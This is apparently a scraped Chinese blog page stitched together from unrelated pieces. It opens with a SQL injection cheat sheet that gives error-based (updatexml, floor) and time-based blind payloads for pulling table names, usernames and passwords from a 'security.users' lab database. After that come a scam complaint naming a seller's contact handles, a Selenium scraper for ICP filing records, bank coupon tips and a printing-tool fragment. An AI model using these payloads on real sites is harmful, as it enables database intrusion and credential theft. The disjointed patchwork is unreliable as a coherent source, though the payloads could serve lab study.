?id=1' and updatexml(1, concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 3,1),0x7e),1)--+ (爆字段)
?id=1' and updatexml(1, concat(0x7e,(select concat(id,0x7e,username,0x7e,password) from security.users limit 7,1),0x7e),1)--+

exp函数溢出错误:

在mysql>5.5.53时,则不能返回查询结果

floor函数:

?id=1' union select 1,count(),concat(0x7e,(select database()),0x7e,floor(rand(0)2))a from information_schema.schemata group by a--+
?id=1' union select 1,count(),concat(0x7e,(select schema_name from information_schema.schemata limit 5,1),0x7e,floor(rand(0)2))a from information_schema.columns group by a--+ (爆数据库,不断改变limit得到其他)
?id=1' union select 1,count(),concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 3,1),0x7e,floor(rand(0)2))a from information_schema.columns group by a--+ (爆出users表)
?id=1' union select 1,count(),concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 5,1),0x7e,floor(rand(0)2))a from information_schema.columns group by a--+ (爆出password字段)
?id=1' union select 1,count(),concat(0x7e,(select password from security.users limit 2,1),0x7e,floor(rand(0)2))a from information_schema.columns group by a--+ (爆出数值)

延时注入

判断注入点:

?id=1' and sleep(5)--+ //正常休眠
?id=1" and sleep(5)--+ //无休眠
?id=1') and sleep(5)--+//无休眠
?id=1") and sleep(5)--+//无休眠
?id=1' and if(length(database())=8,sleep(10),1)--+

爆出数据库:

?id=1' and if(ascii(substr(database(),1,1))=115,1,sleep(10))--+

通过判断服务器没有睡眠,ascii码转换115为s ,那么就得出数据库第一个字符为s,下面就可以一次类推了,就不一

substr(database(),N,1)可以通过改变N的值来判断数据的地几个字符为什么

爆出数据表:

?id=1' and if((select ascii(substr((select table_name from information_schema.tables where table_schema="security"limit 0,1),1,1)))=101,sleep(5),1)-- -

解释:security的第一张表的第一个字符ascii为101,为字符e

limit 0,1),N,1还是改变N的的得出第二个字符

再判断字符(ascii判断)

?id=1" and if(ascii(substr(database(),1,1))>115,1,sleep(3))--+

(left语句判断)

?id=1' and if(left(database(),1)='s',sleep(10),1) --+
?id=1' and if(left(database(),2)='sa',sleep(10),1) --+

Substring函数判断

type=if(substring((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1='a'),11111,sleep(1))--+

附上一篇文档(盲注脚本):https://blog.csdn.net/weixin_41598660/article/details/105162513




Bico Global 合约交易期权交易
介绍
https://www.bicopromax.com

h5.bicopromax.com

此演示站所有者是骗子,声明是自己开发的,支付 1000U 后搭建半成品,催尾款,说需要时间测试下,结果小飞机拉黑了,虽然之前购买的时候已经做好被黑准备,但是现在真正发生了,还是忍不住要 FuC**。

骗子的联系方式:
@BicoGlobal
QQ443518663
这套系统是谁开发的,蛮喜欢的


声明:本资料仅供学习交流,严禁使用于商业、非法用途!!!

之前不是发了一个备案查询的脚本嘛,详情可见[bspost cid="3384"]

有师傅反应说接口数据不太对,因为那个接口用的都是缓存库,确实太老了,新的得vip(手动狗头)

根据我的需求确实能满足,以下改的就纯单学习交流了,获取的还是比之前要全很多

另外师傅们注意,还是根据需求来写的,所以仅限根据企业名称获取备案功能!!!

还有,没去细扣js了,直接用的selenium,师傅们如果使用可能还得去装个驱动,这个直接上网搜就行,毕竟在工作(摸鱼)时间写的,发现还挺好用的,对token验证还是乱杀,也学习了一波

直接上代码吧

import re
import time
import random
import csv
from urllib import parse
from urllib.parse import quote
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.wait import WebDriverWait
from pathlib import Path
import warnings
#忽略warning
warnings.filterwarnings("ignore")

# 定义备案爬虫类
class BeianSpider(object): 
    # 获取url
    def __init__(self):
        #判断beian.csv是否存在,不存在则创建
        my_file = Path("beian.csv")
        if my_file.exists():
            print("[+]beian.csv已存在!")
        else:
            with open('beian.csv','a',newline='',encoding="utf-8") as f:
                #生成csv操作对象
                writer = csv.writer(f)
                header = ["主办单位名称","单位性质","网站备案/许可证号","网站名称","网站首页网址","审核时间","记录时间","备案域名"]
                writer.writerow(header)
                print("[+]beian.csv已创建!")

    def get_url(self,word):
        url = 'https://icp.chinaz.com/record/{}'
        
        name=quote(word, 'utf-8')
        #params = parse.urlencode(name)
        url = url.format(name)
        #print(url)
        return url
    
    # 正则行数,提取内容
    def parse_html(self,name,html):
        # 正则表达式
        re_bds = '<td>(.*?)</td><td class="tc">(.*?)</td><td>(.*?)</td><td>(.*?)</td><td class="Now"><span><a href="//(.*?)".*?<td class="tc">(.*?)</td><td class="tc">(.*?)</td><td class="tc"><a href="/record/(.*?)".*?'
        # 生成正则表达式对象
        pattern = re.compile(re_bds,re.S)
        r_list = pattern.findall(html)
        print(r_list)
        self.save_html(r_list)
        with open('success.txt','a+',newline='',encoding="utf-8") as f:
            f.write(name)
            f.write('\n')

    # 保存数据函数,使用python内置csv模块
    def save_html(self,r_list):
        #生成文件对象  
        with open('beian.csv','a',newline='',encoding="utf-8") as f:
            #生成csv操作对象
            writer = csv.writer(f)
            #整理数据
            lenth = len(r_list)
            #print(lenth)
            for i in range(lenth):
                #主办单位名称
                save_organizer_name = r_list[i][0]
                #print(name)
                #单位性质
                save_unit_nature = r_list[i][1]
                #网站备案/许可证号
                save_ICP_number = r_list[i][2]
                #网站名称
                save_website_name = r_list[i][3]
                #网站首页网址
                save_website_index = r_list[i][4]
                #审核时间
                save_review_time = r_list[i][5]
                #记录时间
                save_record_time = r_list[i][6]
                #备案域名
                save_ICP_domain = r_list[i][7]
                L = [save_organizer_name,save_unit_nature,save_ICP_number,save_website_name,save_website_index,save_review_time,save_record_time,save_ICP_domain]
                # 写入csv文件
                writer.writerow(L)
            print("[+]",r_list[0][0],"查询写入完成")
                    

    # 主函数
    def run(self):
        try:
            url = "http://icp.chinaz.com/record"
            #禁止浏览器窗口弹出
            chrome_options = webdriver.ChromeOptions()
            chrome_options.add_argument('--headless')
            chrome_options.add_argument('--disable-gpu')
            browser = webdriver.Chrome(chrome_options=chrome_options)
            #browser = webdriver.Chrome()
            with open('qiye.txt','r',newline='',encoding="utf-8") as f:
                data = f.read().splitlines()
                lenth = len(data)
                for i in range(lenth):
                    #print(data[i])
                    url = self.get_url(data[i])
                    browser.get(url)
                    try:
                        #设置显示等待时间及标签,此处可改,实测受网络波动影响
                        wait = WebDriverWait(browser, 5)
                        wait.until(EC.presence_of_element_located((By.CLASS_NAME, 'bg-list')))
                    #显示等待没有找到标签会报错,此处写入faild.txt后跳到下一个查找
                    except Exception as e:
                        with open('faild.txt','a+',newline='',encoding="utf-8") as f:
                            f.write(data[i])
                            f.write('\n')
                            print("[-]",data[i],"无备案信息")
                        continue
                    html = browser.page_source
                    self.parse_html(data[i],html)
                    #随机延时,根据需求设置
                    #time.sleep(random.uniform(1,2))
            print("[+]","All Finished")
        #except Exception:
    
        finally:
            browser.close()

# 以脚本方式启动
if __name__ == '__main__':
    #捕捉全局异常错误
    try:
        spider = BeianSpider()
        spider.run()
    except Exception as e:
        print("错误:",e)




使用还是跟之前一样,在qiye.txt里写上所有企业名称,一行一个,直接python3运行beian.py就好,然后脚本跑起来会输出到beian.csv里,同时输出success和faild的企业名,这样没找到备案的企业还能找其他站捞一波,以网上随便找的全省医院为例,结果见下图


实测还是获取的信息多一点,没vip只能查一页,所以就只获取一页了

而且实测跟网速还是有挺大关系,师傅们可以看看代码微调下参数,等待啥的

另外祝师傅们七夕快乐啊~~

有的人七夕有花有爱有对象,有的人居然从六月一直加班到现在,需坚强

1、福利季月月有礼
交通银行APP-搜索“交行福利季”-交行福利季月月有礼好运连连
完成任务,可抽3次0.88~888元支付券
(月月支付有礼充值余额宝这些就行)
2、福利季七夕有礼
交通银行APP-搜索“福利季”-福利季七夕专场完成任务,可抽1次2~88元支付券。
3、羊毛月刊观看礼
交通银行APP首页-热门活动“羊毛8月刊”-活动推荐“观看有礼”视频界面右侧福袋图标进去抽1.8~5.8元支付券。
4、福利季免费宝箱
云闪付APP搜索“权益中心”-顶部轮播图“免费开宝箱2-10元立减金免费领”-去开启-跳转交通银行APP
开宝箱得2~10元支付券。
5、虎虎生威交好运
交通银行APP-搜索“虎虎生威交好运”进入活动页面拉到任务列表下方“看一看理财+学一学理财+信用卡还款”
完成3个任务后领取次数抽奖,可抽3次0.5~5元支付券
(搜不到可从首页热门活动“财富加码 幸福升级”或“夏日约惠大作战”进入)
6、虎虎生威惠民付
交通银行APP首页-热门活动-“虎虎生威惠民付”共有6个任务可做,完成后可抽6次0.5~5元支付券。
7、数我最大牌翻牌
数我最大牌 翻牌可得2~18元支付券,记得点查看奖品去兑换后券才会到账。

交行获得的支付券,可以直接用交行APP扫微信收款码,就可以使用抵扣!

有用的话支持一下


关键是,界面简单,操作方便,能打印的格式都可以批量打印,
测试文件有:
dwg.cdr.xlsx.pdf.pptx.psd.pub.txt.docx.png
文件已经让我制作单文件
